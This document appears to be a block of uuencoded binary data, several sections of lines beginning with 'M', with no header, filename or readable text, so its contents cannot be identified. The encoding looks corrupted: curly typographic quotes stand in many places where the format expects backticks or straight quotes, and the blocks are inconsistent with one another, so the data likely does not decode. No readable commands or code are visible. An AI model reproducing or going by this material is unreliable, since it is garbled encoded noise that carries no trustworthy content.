MGUH3[*Z3;L1=)TF"*LS%SB\?>/ES99IO/G25@OCPJ4S]7<T41""ML/SSI&Z‘
M.OM!0W@#5D(NZ*L>2&]CX’)N,"HA2I0C*.3=KTG%3D\"6;W[3UF*/!F/L3T+
M@33/OO\8/APU1:LYKEF%00H’1>B-DE#Q@\[@,@9WW](6X\7)^2#V655^*1’M
MU8K‘I7=X<46^>7RZWGLC5.0B!‘BU$<Z=$A!_8(A%WB3\P?NWP/J>GP_>]13:
MJ9*)\"HY@E7-"U6!(7LEN_C3V2&[/+_OG,3&[YPAK5Q_0:L‘F%\/*<4U8MTA
ME^0’+NI_9L!6)‘L&*?X"!/FW_<ZA.EMKLF0-EHII+D6)$@$:T#4QI)C%9_2H
MHG6D*XHU3<>.U+:=^.%25W;BT!/YT@F[0J?*!GW>4_CB&Z&#)R"?-<SG;T:B
MKWP[EOVWE]#Z5B3Z>NU;2V@UOK6$J@YQ_G4EU’33Q/7K(89]G;74JBT-VWL3
M9.XU^.*U_6_$LM]PO:\IH=9L;H!EGQP@O836!B6L:T.S6OO6>:[H2^7K2J@U
MOJV$1F6_]6TEX(IJ&R6L65%)C/.TU5JOB;6F\-/W,!;\(_CIZ:M58+BW3‘SW
MF7?M;(;A3CMF_YNP[#?=<]DE()9]<RV6?29%T$IHK2W!>FS7BI%LFB/)2$2;
MC*2E9K.=,0[Z;"97RE?>=-+SM9>//‘2<N^\1@^G=!\R/PZ8P‘77=0$9H5T@"
MWW+Q&=7]]8^Z‘D45.%L,*K9-*IS1C,-SI6,*A1&[0(1["K9!YB,K5E’’&2\T
M..H>V?TSS<J]JJ’12N:>[C"$""’05*CLMX>’.%‘OG?"EO/[DVZ6YLPBE>*BL
M‘$A#@6Q;JL1ZTCLS%"M[U7TIGW=GM_XBF!$3J*ZGI"!&D:P0$Z1W)*-JHO>\
MYTKXX3@#IR%[J,H$)CQ^ZAW)Z_US4LI/&!9(,8I%!6G-<(8*?RE>#T/>IV+/
M\Z?3\Z.N!@$O(._3L.W%I\-WW<._:#DDU’Q*C@AF/@$RG]HB‘V!>#D!O5J++
M9X4I’XH+93A+4.5,(A+:0(!H.UL:R‘3Q)NK(]AJN?=1,‘K4W&ZKG,7(9C:6,
M"6AZQOZ(6IY$J!\[/BX2%*Q6:?#T=!]]W.F=:.VHW(\]KXK0!"E54D!V&J]$
M70AUCSK6N:5$W<06@"1VM]_CQ:EM2>EM2./.X*[RP0U$T"Z$3R$A"]@ZRQA
MUT0[#_5,+’"’!KX]SF(L‘G_"7B’Z’-&)?:D"T$$[,&ZD,F*(+AI?(:P%PB1@
M[%X&MD,%F[@N886RR#2?8$![,M]‘(!=U)Z15@NJ7.<*:S./+#1MJ_]CI#?0[
M1QU?^U"[*I<U:A>+"$7(UY]XC$T)]-V;>0M$7^8+?"]<325EDPZHH2<LJ+"M
MBP<BQ‘:*/-]JE!S7Y1@D1#XLM!X..:#@0#D41A89VE5-48NT3!&\+=V4(NU^
MGJ_&(WU)E<P;$@DZ1W)&F\D;>O26’+%(K/6%5=CBIO[:OV7U?JJ-P+O.V:%F
M)*#44[0Q?XT,U%#S2/$/2>F8K_W-Q&$O6Z>H,AJB.L%SED(QR‘S)@7F‘RZ.;
ME8]+J<W?PYD)‘SZ:-%A:*"X,1-S$/"\#X5RL‘P[1Q+._GU!AJ?H<Z6AZYSS0
ML@PFMZP%Q"03A,.1;/A\XMW+(PDM>’[:#):<#7KH$IR\5_F4AS:4>#W<^6B6
M>=E]^YXC\WNS<)6@PL9XROW;2G[7S]]\%8/]F3,18PO@F,6H]S"HTLB>[P%H
M].\PL#N//T@&J+Y+O4_IG)Q$MV%$8AO"$%94UH%NN5YI-2>37MYN:;>]E^_0
M<.]RH!?E-(?U9KLB54F’&-H*G0;4#<EUL$2/PB7’[%D$P%.M0H($F"-Y2+’J
M$VCV0I%X>LE[)P7O_A‘QQ0?]MY2FFI;BS=7E3^I^45[S5.0_<K"S8-G’J%03
M%^$E"8E>&E)<U1C*01E#V’CBVLY9TI;98.E%?LTR9*DS>Q"*WA0]V^’Y^VZ_
M\[9KGY^=_)39>#C’D’#<T%FYPKG‘\R=@]2&IAM&/&*DOFC‘17‘B3R$X860LC
MZH&/-#ED0P*&[Z6+E’7]XOL4ZEN:GI#<7\^OS@:7CPR]"2’A(MJ@,B’">VB4
M)/R0Y@394&=Y$T9W.6Z@&4=[4[P8"0DR09K\D<Y1VO=!LO%JPI>IP>S6F_E0
M[X2IPA2H%]L/R>GGZ1TI(YYE9";K6#D7*’M.’5K.Y!HO[6^F*4/1>WN&J_>X
M=W9$8Y&,%2EM9!/!(I,.3^G‘]1O:PN_7O5IC;\\9.9FV\+&"=8OX1CW+(K[Y
M9!’_9!’_QUG$XX5F2><\F‘JQ!)F&9OYU$=:S[>93X.BM[V%&Q=^ZL;PR\="><
MS8SLV9H-Q"/K!8HHZ-=()TK$R*>T(‘*!U^!I’‘M.^6D,PQSGS)LCMJTW>2CI
MRR@,5L‘E"T4#8Y"0Q6RM7*V4*V6KMU30[VPM34%Q2]((‘%UE/NO(5&+H4E)1/
MRB!RRD2.L!0N’R9)ZB\ASS%@Q@@MH\2N7’CHIB‘E!43*">4G"A‘1!SJ,QL(C
M(6-"G"BU49S&&!\=X[0CVBFQGA37Q.&@@RE+:!D$DP/F=&:P01RZ-4/[2@Y@

```
M(4?%$I;4+%W,5XLYPI3QB3H2;#8?_N0[A5?(2’715A@D[/*H’#E7J&#Z#^%N
M>#,U0^SG=+^E7.R#\JG(?D@)][[3[YU?75J=JP^]DUZG_Y-U.;@Z/GY,R2:5
M:!V%TVXN+_;DM,,)#PW&[5Q,=50B:6"NL"_O/!X4Y&,<LCUCLTDZ@(%113WB
MD"#$)<XPF:‘IZPB$/:*"?%8U*C1BI/^P.-$*)KB;R5"2*)<&>+S@!L&PD‘9Z
M.9OEPG3>(-B9,‘!4&$F>2]<!>&0D[XC3’/‘,N/<X:M(:G\&B</?+QFFGC2ZG
M0-H;6-*TT,‘;D\C=9#X3DLH$-4X\^AS’E2U2‘[&O5R&:5&B:$-+O%NG<)2J$
M;(I’LXFZ2[93]:X)O2J^J?W9WX4=I^\D<.G6C5W-&#M_+*’KT54S’BWXQ0M$
MWU.)+0V?.(K3KH%U,J(IXIC&OO)@H’^S?/]9G[T(,,^7KMA9\_,C*6:(‘Y=&
MAZ2G,%1.S.LB!&%.8’U%*S$G&-,P)’HK%=01SKJ,Q*31O_BX,F:5I>,/EBC2
MN0$]I4$+HGF2F"/)RYK0KMLQF.**A-[NWJ-%%<ZS5.+"8INSN;<$"J=3Q2‘7
M*IJVK,UPZ4Z$Q<9Z3HZ%12I/?9[GK&‘EL>SU‘-H1ECU/L8%FG\RJ8FWC"Y75
M0R6MGE’>,LM8N’+Y5‘[,,Q^+N/->W@H[3]0]"M$!\\O<’/K<7M)F-@J![‘M/
MA$:W^#N>,Q19C6PA]6)‘$,<EFM*,J!6XDEQ86]<*/U),MO2.5U!KRM%X:T</
M9ZVBR;RV<KO+Z7P78S;E%‘Z[MY2TT_0J2N+OIB^S!‘(JKC/9P42P‘O’]L=#$
MK(<WR1/I+Q-MD‘6DX’W+@HX%ET,P\XXRX-\0;U-?YAP\(!MA+4*$?Q1[;SU0
M/6)ZF)#UK!%’H9M/"]3NBTLI!K:1.S<Z5!EP;J$TI3&D-XI‘$8,#/$B\$Z<>
M?4B)TI"(T2#>Z8"!\/*SP‘SG)1=0$+(%"%‘NS4FH">.I$2=,P#9MM#<?43F.
M4,67AKC83L8)B29Z’?M&S%OG<’#5.;’(’.NT>S:@(!’K63=]88:H7$18&4)/
M6BQ6<Z!)-L’C,9!?D1?M]G‘U9J0\’’AHV]:."#$B2YB)$‘1T_.7)Q4:A[%%F
MS%7‘,[M4Q6.:8AKCSV[O;-#7HXP‘=^;/5C*D@0@L@L5+I$0D*JLYW4\"LR$%
M!D+70JMM!9^(O(K<B&K’,#.‘/Q7$H(C+#[PJG60";%Z[TBQ$H96WF1)$R7*F
M8CLG(X‘0,O?-U!84QX2]5]B&!J%9J.‘A6+ZS#’R9P8@JLK!^0-U.@5+!’QK(
M\+.%>*LR9!‘O6#D(C\6YB6_1&DD#H362NZ&:Q)\/HO(U+@"2.LL\9RA2(‘V$
M1C&:;^9X;=%<;!=*58%]7#7PF7]$U4WL[H#M>DEVNN.[’0*S-$P,6"RE"TLU
M=SK::0Q‘’B->XIJ"M;0*XVB1<M8,^-C*1S7.L?%++(R3WIO+7$$;T‘1J0D4;
M385,0!’4C?.A5#5G"\9GSFC,MK,4T*UPHL-,HQ’U’?9UR,B9>+&W]">[B]&J
M/&*!J?=R*D9FEHC%3EF%)S2!I0GEJ?#3UF0V2[JTKA9<+-</TT"Q&YT)Z0‘C
MT’EH@"U*46V.‘>L>Q\7XHH+7#4B;QQ(BCV!B?VMLO1%$*(YC;;(9P+C\W/A(
ML_!5D5EB7%(B.(M<&R;V=‘)V>A‘’[L5Y‘$YM0=#0MS‘-O7’:\L6E+Z:#]":3
M3QA?-UQ-/;T(G&?-63K&?YF‘RNEPY3!,&E1Y‘EO9B+0?CYJ/J@*I$RY:$P*X
M=NCN.EA@0%E$7I,M2$&!U<;3>IW"E6(:J‘Z/)XG++@GC3&*Z"PCXVD>#PMP$
MP1P^R2&%W?3G&‘%(.1VCD8F/"A&QFD’$N@1?[8<WJ&5F#%]QA4E,+>)Y+YRA
M@04M30[*(#^^%&H-/@X=82<DT.R+HA"ZJ*%9P_)8WHL3,L3/S6.^‘N*@NZMY
MC7[]7(52.(<.7U^7-)[Q747*J&-JG!%!66YD657T,2JP81X$SU0:;9H9]$,7
M%<J(‘1*:]AE(:&‘EHV^"9T)!).2%J@J-Q-V()JZ0^87L-6)?Q7!’KXW5KP7’
M0N=26DIZP[@,,<;&**1OM!=J;.(KJVFLK,-@@N8>QM(1,D$H\)QY(%Q?1-.@
MEH0*Y5EOI"%T,’YPU&E5Y5N/E42LKB‘#’=Y=;#@6[SGU$0I%4J!UZH7<D15]
MR;7T)90Q,C*C.2SM@GXTZBCMGJ[6D"[#>‘6J)%X!$LW;*JZ9^B()3N+%JP5M
M@B;%2*8HVK;Y#(])2P*$/J*>Y_,E>3CRQ:4$IC=XAF(4F9G=IS‘X%\’7L86)
MBC-W@OA‘$K33I/SI)2/!D%^^CS,P\,T\V’36/>K‘"0A8(7O[DPY>‘*%.T4<>
MUL[8OR<@3#:M"@F!M(-&7C[’9W9$VT?(!2QF9>OBQKLK$PZIKN1$-"?4Z8<R
M‘‘\%@_3<LG5"9PZ0U>N))T]+BO:.UD%(A&%E(^/$;D/_6#FA7P+2CWKK:(CD
M("!7H(;J!UR’?XM>$*+C@9[\A<9[EQ1_CGH(=1^B_/E#7G"F?F+XH!!C,:K(
M:.%,AX3WC@*CZ(WHNF#6T&(DU’3‘PFQ8#;‘5<B@W@B‘.D9YFK837AAB1<O‘K
MKEAF^9M:OQ]W=F@@Y&\8-VW8J@?Q[:K=6DFN#W79>+’"JP9$>M^5T57\B‘?B
M^Q2^I=&H(?IBTE61/R*U-%\I(‘$3BE8..XZNV3X0KA]9;^Z’$EJV**\FEG’>
M++"F/J)EL1V9C-U0-,0,=6$‘G#E%;N!+-8<4GWA[D.!?LS0Z%%C0I#7#8DQG
M4DPH1XIQ%8K&!AOJFF6<28T.T=A\(Z8\GX"OE4I’‘LSCY‘[%*X;_PU21/D>A
MSF-"I;ZA,IFSPS+C/#.?‘WQV‘OU?LAXB&.?-+A3H/,CXE"!(G_4%)\BE4!OX
MKKIPI(#V@F,K6Y<415X%UL&+25:"*2AI%=R=_.D>+,1JDB;D-)8DJ.)%-EGE
M$/?+I[0\CT%@X[@IL6614‘:*$+.LI5DWJUF!4[].U,G@SM%UGB5-ZL34<Q"\
M&<DM#A??;I‘>1UP\ZU>UXOB-,PU*>_0M,V[Q>"K^Q90BY+(33(<,Z&GJ‘YD1
M*M/V*ZM;.K&^B]&2UMFZ_+/EL!‘%X37BATHV=Y>#S!HO$]%$-ZQ7JR:*[&E4
M%’O]V=‘C,’<*RTALC83QD8C1)XR#Q*]-S8WJ[9%7;]3WZK5,<R-9HF9GM-]X
M"KSY9&;T!YD9K3<T(@A8NDCUE[)LC#="T0N0>:*LOXM)T>\9BE-‘3\<C<:K7
MAG7)TH5*3>,2?#GQA_321*(G7/F5#BN_DKCR*P-67C$?*X*5YV&F#E]=WU#8
MA@7;)\W$#<3,);Z(C$Q107U-CE>J2?!SB1A,#GF#B$,7D@_)*HA-%EH-GC‘H
M\_EDLA*:KBDRS112%&CGS$/%‘JT+"A2’JDJ^YI(60[T9VP6-A)N‘:A(VEL46
MR8WCPGRIM(G$F>’_7M(’;‘&;VI[/I".?D+J*9G/S(*8XPL=%<G$%NI2_GSLT
M+"*416I=T,GO,1CLKJ"D/Q‘;JL6((%R@$&V"91=1;H*-W&J8C?))\<M0D"_C
MT#X4PR&,->$E=_‘LN*/<9’XGF&<BD/YBM)JB7=5(11PC&1Q[+=-)8VC$R,+"
M&%V=_!<P4HN[O"GB’=1RVYP-A=WS:8961L!UHQ:1U!Q(EA$6B[?U$’U28LT&
MV9#\+&8(K*F\WN!?,6F04VVK>-!+M<‘3<X$S>J"B7NH;@?AR^54%NTS$NI19
MY#ZS0GVCR7UFA<9&D_O,"FFC::^I5BND:B,*<=H[,T)R]L[RME.T@6G)PQ\%
M$/[S^.//_,\K"U\6C!R=#YDY’,XQI!R1E3-&$HQY#?[8N:BV\O8]%*)L=H""
M6#9#J^(797^3AP\%J‘L_D7QM_6;Q+Y‘C]PK*‘*<0KZ%>B]=0KV744*]I-=0:
M1A7\4QD)40:]-2^LRGVE<GR,3$]62FJI2,EIX^WFI8971R<G[T_MB\[EI3[L
M^*&?Q]ZP\RF(E<\M^%U(B;.:F4ZM/:.:1.R5?N_L;>_X)XY.<M8YP>*^NT])
M@1]2D^OE8?#5-\‘7]+I]:‘QUV;:=<‘KK_I8P$"9>/I>S7KUZ9>4XO%&.S9,B
M"WK69-%D8F8R.O5G-M.*_+-G^*5(5DU:)F!\M6R9N=A<*VF3+T[+-)-\R0]O
```

```
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
M.;6NZ)=\S6&]HK!MV,VT>L6X&-/%:V3764QW3YU/'G:K'S_'L(X9WT2$]@<
M.>-1U1NV1N5RK>;MM]L@"=7-"<PL@F<R\S,+I2R3LNX$7I<>K)W74?"3<F'%
M<QOGUEN4@ZTHQ6CQ,,<UG_SBWTVG]TOU!09P%/V8><$L+=,T>KFC7E+<)$S&
M"?\C+P3,R_/CP>GI58'2A".?DF0-N"AW9(Z$?"O%EW9C5*L[^T,8YJ;3'KG5
M:JO9RAQFE3LQPNH+#2[Q!/4D2T"R*)Z5$S=<,E?'1Z]A#</=)WL8=<1W^J<4
M,>RXW_VKB$U.YSI>\/0^G'9?657K[;M?BQHNGD)00/4P"S"*A8@+[-CJO7J[
MBNW>0TU%O:T4L-']4E_#J:^<Q'59."S$3W?="$!0RW>DU>03"?U5=(?&2'P9
MA7CMBHX'?,V"4X0!5#X<7MAO_G(Q,-RH+>&;9(/'!#F+Z/H2NRS?M811CC4?
M"9=>;)^FC25OF1$NJ(9VA)/B:A)<D_L)]A5DE;=H]U>T<C\_^TB1^^8CD)7N
MGT_NB1B(@G0^0/EBB;,H;2QTMT[$2,#X1,XP6"PW&Y.+?O>X.T'*].:\/[!^
```

```
M^TT_LM9E/.H,.B)3;$R%FP‘_VWB%P0$IT!=,H!YP<‘6@TT6.*FB!X![018U0
M,[#G/\*D&V7!@(8BD‘TDPRMGPCFD4$O>PM/3&OED.&6T<,9HZ9[’8T0%ZBFU
MNVI2LY>JYGH‘GD8L&<JO%DV*(I^’0BCFJ5=V>+-:NL’=3-H$Y"_?70V.SG\\
MLP\[B‘_Y[AQ!-1"+H7!@M"7.AZ"&G<LTKN/UNBC1VHK^>GJ!:H]!]]1&/)9!
MK$ZM_W+YR7HNO:F/+‘L’19\ZP#6.0LOUT.H)[>4Y#BD;8K!ENG#FV8HFQ)5!
MH]E/@7‘AY5+CX(G:Y8+Z0M%#)T553AA84Q&C7[H9XD(H9])TIHPQDBY>)DU4
MV\UFBHGJL-[VVO5AK;Z?:J*:4G!*;&A-RH-9VPU"&+Y8?%)3[YC\A/\KH2!Y
MD\-E‘6LYD82MA&.9;^YVPV@&U=^Q5-$9$KU#NZ)PE_XOK"W3+#"W=M‘_LG_*
MY!V]A(CZ1SZKYM4RMY’N1I‘7Q@G($U;O-F+16OHYP=(AQ6\7;IW$6*WCL^7&
MA<1WZ‘99M&[N2"^#_Q/ZGM">WSR$/HBCD58;/P!YPH@&-N?SBVRXZ<.B"C$Z
MBZ3,TMT’;[VKK8_:6[+LO%44!+*‘>$+-H#T‘W=!C.=![("153?91]4/&/9&8
MC=C34I"_‘[Z,&JK"3N+K\‘Y]@_(\:HI:D?SP,GCY*BK4R’_4>V_WSZ_.CNRK
MB[QL_5[1JNMGE?0AQ;_%-=XKO?C[S.*C(@O6KG&(ZF5R*:N71J’N%[:9(‘Z@
MX9DM5X>L,*?"&?N!PJ7J9P!(>,:2T1?:6)@-T-H50MGQZ<">3^ZMW"LXYW’=
M&=>YQFRN*T*68‘:\BI<W@=Y’:U,V>‘+=4"LEUF3*(;\=9’<T?KIU^’+W$N]V
MK6T’AQTY!B>,*?Y.O>G@OD^QI3EJ&^>SZ5*80P4Y(0_,!CLY]IQV3P<?.H-!
M_]*^.KN\Z![VCGO=(V$@,BG$FL*QX9Z]YFSV^5\2G4I,0,XZ=&846V-$YKU,
MKF(F)/+1UY)\M,/[,\UVO$KBT8!‘"D*XN+-=;[BZ)N:"J11W)@H$\X>V65L0
M,5,]L4E0V9]<’8+6T-Y+?#0IA’QH4U=?)9N(3O<3=S6TYWD8"KP<V+0C5&0M
MN\B[KRRRD5%D7D6ZG+B3KRQ[+[.Y__CR$C^;/V/+)+$@TD\(HWGF29%>\//O
MMG/61;\7("JN?FK>?M%(F*=&>E4@056XLOMOK&RU0;^XIM4WUN1N7)/[U37%
M)MY’"?4N1N&U-&;M,5)!#!/DG^CG#!R-I>C59Q6B1N?MB*GS[I<+!RT?;91.
M\R9#I[.*VW0!H’@_DQGS#Z*_[V(<$7.%?!WQVJI5DJ]M‘K/’$TK>6JC!X+3Q
MV\MZ[<#:V?&3)S]R:/6DJ&>.W^7%*Q3M*]66+MW?PQB$/_L?]:$51T)4=)*\
MFT6?]+^PZ+6E?7A>J;FQ‘OUU91J2J%G6A6‘47L563QJ#3SEP_FO$"0NP‘=CO
M1<FF&TVP2N9$%O7@<RE->>\OEJMD2R#=OZ0Q%;V2S)V4V"*&$0=?VJ;YY5GI
M^\0T‘=’M.M6^D2:L>’?R’*8Y7@=-M[Q+‘?E_/)ZLPIM\N’1Q^YF6HWJP(\,+
MP-"T<,AT‘3RH‘K@[9MS]N;>XP8!F#L=C1YIH%‘)<B^]B5"_$&UDN_.MK‘K2*
MM]YRKAU_5K:L[CW;#QJ%J*))F82:’[Y)7:?NJ6A3E669Q#HX:;JKQ0JE:’(.
M_8&]IX’EN"L45&096?4^:BX\"O’#=Y%HH$8YI5Y’,ZXN"[Q+3XR(]DD50’&]
MV.V1%(B!S$J!‘)4W!P7+1/ML&8N(VV848X2MYPS"Z=&L6X3<HQ0R=K4J2"&A
MEM6KL_(;#.HIX[,ZP@Z:C4QA+3R3*;4!C0$"Q+QW9:HT[Y/J@?1YY73BGJ]R
MH$==HY‘TY,Y’6‘P4WKA<#G_]6$:(.&RF9+.MA3.[II‘=:#^(0?4T_U%CT^)?
M6.2C1Z(9Y&RYB+T)?XVV?-Q4+/Q5])Z/U?%<G7BDX<‘#[QYO‘U)T&9/(@E\X
M*&BP#:\CHC>>4W33N3?+1[=QN<4PIU&09V/3>4C:.<L,!E<C)J!4C7:C>!W^
M:N@S\-0<DP‘I):1JT<*:,NVJT^I+J<XDGU#X*^OYY!Z(Y7:>!A;’;KL‘[PL’
M&30S6Z2C^5/M34IT\OR‘$J’-&PISF7T8B\!5<YE:I)1+X_/Z\RAC>1H1T>*K
M$3,FCB?-8#1AHB1]Z:.MK(7W]F;N02R?%K(VOE?3>N(&,X\[8KR^U=5]:0M<
ML1AT-F#R‘R3\1%MUY&.B?KC’!;7‘Q:%=+*W?W%$3Y-8+’V;N‘CW018!LI?PN
MJR\8’>/X^.#+]S&+=U9>EF0L/#HL*S’)A**U)TQ*"ZDZB,<NO4A,$2C%4&:&
M/N)V2H0YW[\ZLR\’G4’7/NJ^N7H;3QJ3;^(BD-‘E6+%<<EQ&4S0C48$_U(":
MJ6&KH3>G"+_/F_9EYV6:8HEB#$*11‘9S=">PXN*!:IS;_2-D’I+JJ/S8%<0J
M93RE+XC8_U@TWS9PP1GC%R<%&0-FQ‘\4VK*,:RR]+5%P[=^M)69HO7@;L\BH
MQI(KA[!T@BJ?KR*L&_0E)E\9]QUEV4+:H’MU-J?#F#FX‘K__WJK6XK6E%D"^
MJ4:7$X,E=U\^=U]Y)2Z6E]9]]55TR1SO5D9;-TM7_1A/)@.(Z.^,-B.?D%[E
M06:N:F:N:CQ7*@V(*_^^]9)T@RKKL2K%VDE(>&(9Q]9R(5Y<7->HV:’1J99>
M3-$<Q$2IS76-_(9R6^GE1H=P9F?3E<()’E">]W%I&DDPDDB;[‘9H)S#/F]0E
MT=6;M]#4V60)[OH+\A7&%9>C4KQP-Z>GF"^\L7_/"<@"P/B*C"454*WMR;4I
MS-RQC9;F+HZ4+8\O\Z)2BMJN"#!&"[^T>Y=’O3ZD*H=+&Z^DS5-W=]<2;<2&
M1W’>@#\)EU$RK&GZ"5)$->&]=O($Q_+(\@<+82=RO8(L8H,’^R]JM’[)85IO
MM$1!B&CKK>-/4!0KEZV!L-8‘%B"%RLH3!@ND!B=2?*TM1>J"-"CYYQC7C!%Y
M$;‘IN$.;4_B1EYZ1-*<S<9+("5?!=^6+‘FIPP^=AZ?G$+3UWRS!2P‘:H">!E
ME’+9-<,‘@6)URMK$+8LXI;0ZC^G^ZAFA18DK/9V;XU)$:’%^OK7AR0;3Q’%O
M4AO_.5KP>2N/.U’)BE$;<G<[.<:]PE%.Z8NYV@[5*B6.B)8>6C_0_GL%B_%Y
M^$N.5%NJ5]H8Z,N,&F(LLV]?8IF26%Q4T<0$-B;:5%!‘JK;-JG45NXR’V,K’
M".‘+E4J1%KU],J?N#3.>+@7(5VY;/81[]\LO/1U#‘-O\3(-0^T6@<&8\N>-.
